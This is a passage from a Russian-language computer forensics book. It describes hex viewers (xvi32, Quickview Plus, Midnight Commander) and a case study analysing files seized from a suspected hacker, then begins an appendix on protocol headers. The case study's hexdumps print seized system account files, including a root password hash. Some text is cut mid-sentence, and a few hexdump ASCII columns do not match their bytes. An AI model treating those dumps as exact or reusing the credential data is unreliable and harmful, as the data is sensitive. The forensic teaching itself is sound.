
Xvi32

Редактор `xvi32` – это еще один бесплатный инструмент, предназначенный для просмотра файлов Windows в шестнадцатеричном формате. Он похож на инструмент `frhed` тем, что имеет графический интерфейс пользователя (GUI). Редактор `xvi32` выглядит несколько ограниченным в своих функциональных возможностях, потому что не имеет опции частичного открытия файлов, которая есть у `frhed`, но в остальном он хорошо с ним конкурирует.


Редактор `xvi32` можно загрузить с сайта <http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>.

Реализация


Щелкните дважды на значке `xvi32` после того, как вы разархивируете дистрибутивы. Выберите `File/Open`, а затем выберите файл `suspiciousfile.bin`, чтобы открыть интерфейс `xvi32` для редактирования файлов в шестнадцатеричном формате.



Поскольку аналитик обычно только рассматривает содержимое файлов, то в этом разделе будет описана только функция поиска. Здесь эту функцию использовать намного проще, чем в редакторе `frhed`, поскольку для поиска байтов в шестнадцатеричном формате не применяется никакое кодирование. Для поиска строк, заданных в ASCII и шестнадцатеричном коде, в пределах содержимого файлов, выберите `Search/Find`, чтобы открыть диалоговое окно `Find`, показанное ниже.



Обратите внимание на опцию, помеченную как `Joker Char Hex`. Это шестнадцатеричное представление символа, который будет соответствовать любому символу. В данном примере, `0x2E` представляет символ «.». Помещая символ «.» в критерий поиска, мы сообщаем редактору `xvi32`, что в этом месте может стоять любой символ. Редактор `xvi32` находит не только текстовые строки, но он может также находить строки, заданные в шестнадцатеричном формате.



Чтобы в редакторе хvi32 найти строку, заданную в шестнадцатеричном формате, выберите опцию Hex String в диалоговом окне Find и заполните критерии поиска. Если найдено соответствие, то оно подсвечивается в окне просмотра.

Quickview Plus

Для судебного следователя Quickview Plus является эквивалентом швейцарского походного армейского ножа. Quickview полезен тем, что он может просматривать много разных типов форматов файла, а также открывать сжатые файлы для отображения их содержимого в Windows. На момент написания этой книги инструмент Quickview поддерживал более 200 типов файлов (полный список смотрите на сайте http://www.jasc.com/qvp_more.asp?pf%5Fid=006).

Поскольку Quickview не является оригинальным редактором, в котором обычно создаются многие файлы, то опасность просмотра зараженных файлов смягчена. Например, представьте себе документ Microsoft Word, который содержит вредный макрос, обнаруженный среди данных, захваченных у подозреваемого. Если бы для просмотра этого документа использовался редактор Word, то он мог бы потенциально выполнить на судебном компьютере какие-либо не желательные для аналитика действия. С другой стороны, при просмотре этого документа редактор Quickview не выполняет макросы, как это сделал бы Word, и поэтому обеспечивает аналитику еще один уровень доверия и гарантии.

Редактор Quickview Plus можно загрузить с сайта компании www.jasc.com в качестве оценочной версии. Если вы хотите купить программу, то можете сделать это на том же сайте. Мы используем его на каждом судебном компьютере и находим, что его цена оправдана.

Реализация

Способность Quickview эффективно переключаться между файлами, несмотря на множество разных файлов, облегчается тем, что левая панель окна интерфейса выполнена в стиле Windows Explorer. Этот интерфейс делает возможным просмотр множества файлов с использованием только клавишей стрелок и ТАВ, которые помогают, когда время ограничено.

Чтобы передвигаться в Quickview от одной панели к другой, надо нажимать клавишу ТАВ. Находясь на панели дерева каталога, можно нажимать стрелки «ВВЕРХ» и «ВНИЗ», для передвижения вверх и вниз по списку каталога. Чтобы войти в нужный каталог, нажмите клавишу стрелки «ВПРАВО», чтобы войти и раскрыть его. Чтобы свернуть каталог, используйте клавишу стрелки «ВЛЕВО». Выбрав каталог, можно рассматривать файлы, нажимая клавишу ТАВ, до тех пор, пока фокус не перейдет к панели с содержимым каталога. Она показана в левой нижней части окна на рисунке 24-3.




Рис. 24-3. Интерфейс Quickview, выполненный в стиле Windows Explorer

После того как появится содержание каталога, можно нажимать стрелки «ВВЕРХ», «ВНИЗ», «ВПРАВО», «ВЛЕВО», для отображения и подсветки нужных файлов. На рисунке 24-3 рассматривается файл `suspiciousfile.txt`. Содержимое файла видно на правой панели.

Функциональные возможности, встроенные в Quickview, позволяют определять различные типы файлов, исходя из заголовка и информации, находящейся в нижнем колонтитуле, а не только из имени файла. Это полезно для аналитика, потому что Quickview отобразит файл правильно даже в том случае, если он имеет неправильное расширение файла. Эта ситуация, похоже, часто случается во время реальных расследований, потому что подозреваемый пытается скрывать файлы. Так как обычное поведение операционной системы Windows при просмотре и редактировании файлов состоит в исследовании расширения файла и запуска связанной с ним программы, то Quickview является лучшим выбором для судебного аналитика, потому что на него не влияет расширение файла.

На рисунке 24-4 продемонстрированы возможности Quickview на примере просмотра файла `suspiciousfile.bin`, реальные особенности которого показываются в виде изображения в формате GIF.






Рис. 24-4. Панель отображения файлов редактора Quickview

С помощью редактора Quickview можно просматривать не только обычные файлы данных, обнаруженные во время расследования, но также информацию о системе и исполняемых файлах. Это помогает аналитику во время расследования, когда требуется инструмент для анализа. Следующие два экранных снимка показывают различные библиотеки динамической компоновки (DLL) и исполняемые файлы, найденные в системе Microsoft Windows. Пользователь обеспечивается важной информацией, касающейся расшифровки предназначения файла и лабораторных систем, которые требуются для продолжения его анализа.





Важно не обесценивать инструмент Quickview, используя его просто как инструмент для просмотра файлов в шестнадцатеричном формате. Выбирая View/View As и переключая подменю, вы можете рассматривать файл в различных режимах. На рисунках 24-5 и 24-6 представлен произвольный файл в формате GIF, найденный в кэше приложения Internet Explorer, который рассматривается в шестнадцатеричном и GIF-режимах.




Рис. 24-5. Quickview может отображать файлы в их родном формате

вой системе и быстро просматривать файлы. В любое время вы можете нажать клавишу F9, и увидеть меню, показанное на этом рисунке, если вы не можете запомнить команды, описанные в этом разделе.




Рис. 24-7. Главный экран инструмента Midnight Commander

Обратите внимание, что левая панель в МС отображает содержимое рабочего каталога, в котором вы выполняете команду `ms`. Правая панель начинается с вашего основного каталога. Нажимая клавиши со стрелками «ВВЕРХ» и «ВНИЗ», вы можете передвигаться по файловой системе в левой панели. Нажимая клавишу `TAB` в этом месте, вы передадите управление правой панели. И снова, нажимая клавиши со стрелками «ВВЕРХ» и «ВНИЗ», будет передвигаться в пределах файловой системы. При передвижении по файловой системе, нажатие клавиши `ENTER` заменит каталог на тот, который вы подсветили. Если у вас подсвечен файл, а не каталог, то нажатие клавиши `F3` вызовет внутреннее средство просмотра, как показано на рисунке 24-8.

Нажав клавишу F4 при просмотре файла, вы переключите средство просмотра на шестнадцатеричный режим. Этот режим генерирует вывод, подобный выводу инструментов hexdump и hexedit. Результаты вывода инструмента MC в шестнадцатеричном формате показаны на рисунке 24-9. Повторное нажатие F4 переключает режим назад к ASCII-кодам.

Нажатие F7 в обоих режимах просмотра позволит вам искать строки в ASCII или шестнадцатеричных кодах.

Совет. Производя поиск в этом режиме, не забудьте добавлять в начало всех чисел, которые должны быть шестнадцатеричными кодами, 0x, иначе значения будут интерпретироваться как десятичные числа.

В режиме ASCII, вы можете производить поиск с помощью регулярных выражений (regular expression), нажимая клавишу F6. Хотя регулярные выражения в контекст этой книги не обсуждаются, вы можете больше узнать о них на справочной (man) странице perlre; регулярные выражения обеспечивают мощные функциональные возможности поиска.

Вы можете также перескочить на любую позицию в файле, нажимая клавишу F5. В режиме ASCII инструмент MC спросит у вас номер строки, на которую вы хотите перейти, а в шестнадцатеричном режиме он спросит смещение в пределах открытого файла.

Закончив просмотр файла, нажмите F10 для возвращения в главное меню MC. Когда файл выбран, нажатие F4 вызовет редактирование файла редактором vi в двоичном режиме.

Примечание. Некоторые файлы не могут правильно отображаться, если соответствующее внешнее средство просмотра не установлено на вашей машине. Например, если вы выбираете просмотр сжатых файлов, они перед отображением разархивируются. Чтобы посмотреть, как инструмент MC отображает файлы с различными расширениями, нажмите F9/Command/Extension File Edit. Эта команда запустит редактор vi. Вы можете изменить этот файл с расширениями и сохранить его для будущего использования при запуске MC.

Нижняя часть окна MC позволяет вам набрать команду, как будто вы находитесь в командном приглашении shell. В любом месте, выбирая файл или каталог, вы можете немедленно скопировать и вставить его название в командное приглашение shell, нажимая ALT-ENTER.

Если при расследовании вы используете инструмент MC для помощи во время анализа, вам может понадобиться копировать и/или перемещать файлы из одного каталога в другой, по мере окончания их исследования. Нажмите F5 и F6, чтобы скопировать и переместить выбранный файл, соответственно, из одной панели на следующую. Если требуется удалить файл (возможно, что он не имеет отношения к вашему анализу), нажмите F8.

Примечание. Копирование, вставка, перемещение и удаление могут изменять метки времени и даты файлов, которыми вы манипулируете. Поэтому вы должны делать это только с теми данными, для которых у вас хранится отдельный оригинал улики.

Пример из жизни. Расшифровка мистических файлов преступника

Вам вручили компакт диск с какими-то странными файлами, которые были захвачены у предполагаемого хакера. Официальные лица правоохранительных органов надеются, что вы сможете придать смысл этим файлам, поскольку их собственные ресурсы ограничены после обычного урезания бюджета. Так как вы любите помогать хорошим людям, вы решаете выполнить некоторый анализ этих файлов на благо общества.

Файлы с компакт-диска обладают следующими свойствами.

```
forensic# ls -al /mnt/cdrom
total 306
dr-x-----  2  kjones  1000    512    Apr 22 21:58  .
drwxr-xr-x  11  kjones  1000    512    Apr 22 21:42  ..
-r-x-----  1  kjones  1000   1889    Apr 22 21:59  bin
-r-x-----  1  kjones  1000   1075    Apr 22 21:58  h
-r-x-----  1  kjones  1000   1041    Apr 22 21:58  p
-r-x-----  1  kjones  1000   1212    Apr 22 21:57  s
-r-x-----  1  kjones  1000  290564    Apr 22 21:42  t
```

Не имея доступа к первоначальным именам файлов, неопытный следователь стал бы нервничать, но вам не о чем беспокоиться, потому что вы внимательно прочли эту главу! Не так ли?

Запуск команды file. Первым делом вам необходимо запустить команду `file`, чтобы определить типы файлов. Вы обнаруживаете следующую информацию.

```
forensic# file *
bin:  tcpdump capture file (little-endian) - version 2.4
      (Ethernet, capture length 65535)
h:    ASCII English text
p:    ASCII text
s:    ASCII text
t:    ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically
      linked (uses shared libs), stripped
```

Большую часть этой истории вы уже знаете! У преступника была копия `tcpdump` (вы это обнаружите, если запустите файл «t» в «санитарной среде» или просмотрите в нем строки) и файла вывода, сгенерированного инструментом `tcpdump`. Поэтому ваш следующий шаг заключается в том, чтобы прочитать гл. 14 и узнать, как проанализировать этот вывод утилиты `tcpdump`.

Анализ шестнадцатеричного кода. Вы могли бы сделать дамп содержимого этих файлов, но вы решаете сделать только дамп файлов «h», «p» и «s», поскольку уже знаете, что файл «bin» является выводом утилиты

tcpdump, и его надо анализировать, используя непосредственно tcpdump. Следующие результаты отображаются, когда вы используете файл форматирования hexdump.fmt (или опцию -C в FreeBSD).

```
forensic# hexdump -C h/head
00000000 23 20 48 6f 73 74 20 44 61 74 61 62 61 73 65 0a  |# Host Database.|
00000010 23 20 54 68 69 73 20 66 69 6c 65 20 73 68 6f 75  |# This file shou|
00000020 6c 64 20 63 6f 6e 74 61 69 6e 20 74 68 65 20 61  |ld contain the a|
00000030 64 64 72 65 73 73 65 73 20 61 6e 64 20 61 6c 69  |ddresses and ali|
00000040 61 73 65 73 0a 23 20 66 6f 72 20 6c 6f 63 61 6c  |ases.# for local|
00000050 20 68 6f 73 74 73 20 74 68 61 74 20 73 68 61 72  | hosts that shar|
00000060 65 20 74 68 69 73 20 66 69 6c 65 2e 0a 23 20 49  |e this file..# I|
00000070 6e 20 74 68 65 20 70 72 65 73 65 6e 63 65 20 6f  |n the presence o|
00000080 66 20 74 68 65 20 64 6f 6d 61 69 6e 20 6e 61 6d  |f the domain nam|
00000090 65 20 73 65 72 76 69 63 65 20 6f 72 20 4e 49 53  |e service or NIS|
forensic# hexdump -C p/head
00000000 72 6f 6f 74 3a 2a 3a 30 3a 30 3a 43 68 61 72 6c  |root*:0:0:Charl|
00000010 69 65 20 26 3a 2f 72 6f 6f 74 3a 2f 62 69 6e 2f  |ie &:/root:/bin/|
00000020 63 73 68 0a 74 6f 6f 72 3a 2a 3a 30 3a 30 3a 42  |csh.toor*:0:0:B|
00000030 6f 75 72 6e 65 2d 61 67 61 69 6e 20 53 75 70 65  |ourne-again Supe|
00000040 72 75 73 65 72 3a 2f 72 6f 6f 74 3a 0a 64 61 65  |ruser:/root:.dae|
00000050 6d 6f 6e 3a 2a 3a 31 3a 31 3a 4f 77 6e 65 72 20  |mon*:1:1:Owner |
00000060 6f 66 20 6d 61 6e 79 20 73 79 73 74 65 6d 20 70  |of many system p|
00000070 72 6f 63 65 73 73 65 73 3a 2f 72 6f 6f 74 3a 2f  |rocesses:/root:/|
00000080 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 6f 70 65  |sbin/nologin.ope|
00000090 72 61 74 6f 72 3a 2a 3a 32 3a 35 3a 53 79 73 74  |rator*:2:5:Syst|
forensic# hexdump -C s/head
00000000 72 6f 6f 74 3a 24 31 24 38 44 65 30 47 66 5a 51  |root:$1$8De0GfZQ|
00000010 24 6c 4f 79 78 59 42 70 2e 6e 59 56 59 74 5a 52  |$IOyxYBp.nYVytZR|
00000020 45 63 63 42 73 61 31 3a 30 3a 30 3a 3a 30 3a 30  |EccBsa1:0:0::0|
00000030 3a 43 68 61 72 6c 69 65 20 26 3a 2f 72 6f 6f 74  |:Charlie &:/root|
00000040 3a 2f 62 69 6e 2f 63 73 68 0a 74 6f 6f 72 3a 2a  |:/bin/csh.toor:*|
00000050 3a 30 3a 30 3a 3a 30 3a 30 3a 42 6f 75 72 6e 65  |:0:0::0:Bourne|
00000060 2d 61 67 61 69 6e 20 53 75 70 65 72 75 73 65 72  |-again Superuser|
00000070 3a 2f 72 6f 6f 74 3a 0a 64 61 65 6d 6f 6e 3a 2a  |:/root:.daemon:*|
00000080 3a 31 3a 31 3a 3a 30 3a 30 3a 4f 77 6e 65 72 20  |:1:1::0:0:Owner |
00000090 6f 66 20 6d 61 6e 79 20 73 79 73 74 65 6d 20 70  |of many system p|
```

Если вы рассмотрите файл «t» с помощью hexdump и взглянете на более глубокие смещения, то обнаружите следующую информацию:

```
forensic# hexdump -C t
...
0003cda0 35 2c 20 31 39 39 36 2c 20 31 39 39 37 0a 54 68  |5, 1996, 1997.Th|
0003cdb0 65 20 52 65 67 65 6e 74 73 20 6f 66 20 74 68 65  |e Regents of the|
0003cdc0 20 55 6e 69 76 65 72 73 69 74 79 20 6f 66 20 43  |University of C|
```

```

0003cdd0 61 6c 69 66 6f 72 6e 69 61 2e 20 20 41 6c 6c 20 |alifornia. All |
0003cde0 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e |rights reserved.|
0003cdf0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0003ce00 40 28 23 29 20 24 48 65 61 64 65 72 3a 20 2f 74 |@(#) $Header: /t|
0003ce10 63 70 64 75 6d 70 2f 6d 61 73 74 65 72 2f 74 63 |cpdump/master/tc|
0003ce20 70 64 75 6d 70 2f 74 63 70 64 75 6d 70 2e 63 2c |pdump/tcpdump.c,|
0003ce30 76 20 31 2e 31 35 38 2032 30 30 30 2f 31 32 2f |v 1.158 2000/12/|
0003ce40 32 31 20 31 30 3a 34 33 3a 32 34 20 67 75 79 20 |21 10:43:24 guy |
0003ce50 45 78 70 20 24 20 28 4c 42 4c 29 00 75 6e 6b 6e |Exp $ (LBL).unkn|
0003ce60 6f 77 6e 20 64 61 74 61 20 6c 69 6e 6b 20 74 79 |own data link ty|
0003ce70 70 65 20 25 64 00 25 73 00 00 00 00 00 00 00 00 |pe %d.%s.....|
0003ce80 61 63 3a 64 65 45 3a 66 46 3a 69 3a 6c 6d 3a 6e |ac:deE:ff:i:lm:n|
0003ce90 4e 4f 70 71 72 3a 52 73 3a 53 74 54 3a 75 76 77 |NOPqr:Rs:StT:uvw|
0003cea0 3a 78 58 59 00 69 6e 76 61 6c 69 64 20 70 61 63 |:xXY.invalid pac|
0003ceb0 6b 65 74 20 63 6f 75 6e 74 20 25 73 00 25 73 3a |ket count %s.%s:|
0003cec0 20 69 67 6e 6f 72 69 6e 67 20 6f 70 74 69 6f 6e |ignoring option|
0003ced0 20 60 2d 6d 20 25 73 27 20 00 28 6e 6f 20 6c 69 |"-m %s" .(no li|
0003cee0 62 73 6d 69 20 73 75 70 70 6f 72 74 29 0a 00 69 |bsmi support)..i|
0003cef0 6e 76 61 6c 69 64 20 73 6e 61 70 6c 65 6e 20 25 |nvalid snaplen %|
0003cf00 73 00 76 61 74 00 77 62 00 72 70 63 00 72 74 70 |s.vat.wb.rpc.rtp|

```

...

Информация, представленная здесь инструментом hexdump, ясно показывает, что этот файл компилировался из исходного файла, который содержал слово tcpdump.

Чтобы раздел «Пример из жизни» остался достаточно кратким, мы лишь упомянем, что другая информация, например, инструкции по использованию, также представлена в выводе hexdump, помогая подтвердить ваше предположение о том, что этот файл является программой-анализатором сетевых потоков (sniffer) tcpdump.

Мы решили освободить вас от деталей исследования тех же самых файлов с помощью hexdump, vi, frhed, xvi32 и Quickview Plus. Мы предполагаем, что общая картина вам ясна, а выбор конкретного инструмента является в данном случае результатом личного предпочтения.

Приложение

Полезные схемы и таблицы

Данное приложение поможет вам разбираться с зашифрованными данными. Мы решили приложить эту информацию, потому что сами часто используем ее. Вначале приводятся заголовки протоколов, которые имеют непосредственное отношение к анализаторам сетевых потоков (о них шла речь в гл. 14). Затем приводится стандартная таблица кодов ASCII, которая полезна и при расшифровке содержимого сетевого трафика, и при преобразовании шестнадцатеричных значений, встречающихся при использовании обобщенных средств просмотра (см. гл. 24).

Заголовки протоколов

Эта часть приложения относится к гл. 14, которая описывает анализаторы сетевых потоков. Это приложение поможет вам при расшифровке зловредных интернет-пакетов. Для каждого типа пакета, перечисленного в приложении, даются ссылки.

Заголовки Ethernet


				(байты)	
0	5	11	13	1513	1517
Адрес получателя	Адрес отправителя	Тип	Данные		CRC

RFC 894

Поле типа делает размер области данных зависимой от значения типа. Следующая таблица описывает поля, расположенные за «типом», в зависимости от значения типа:

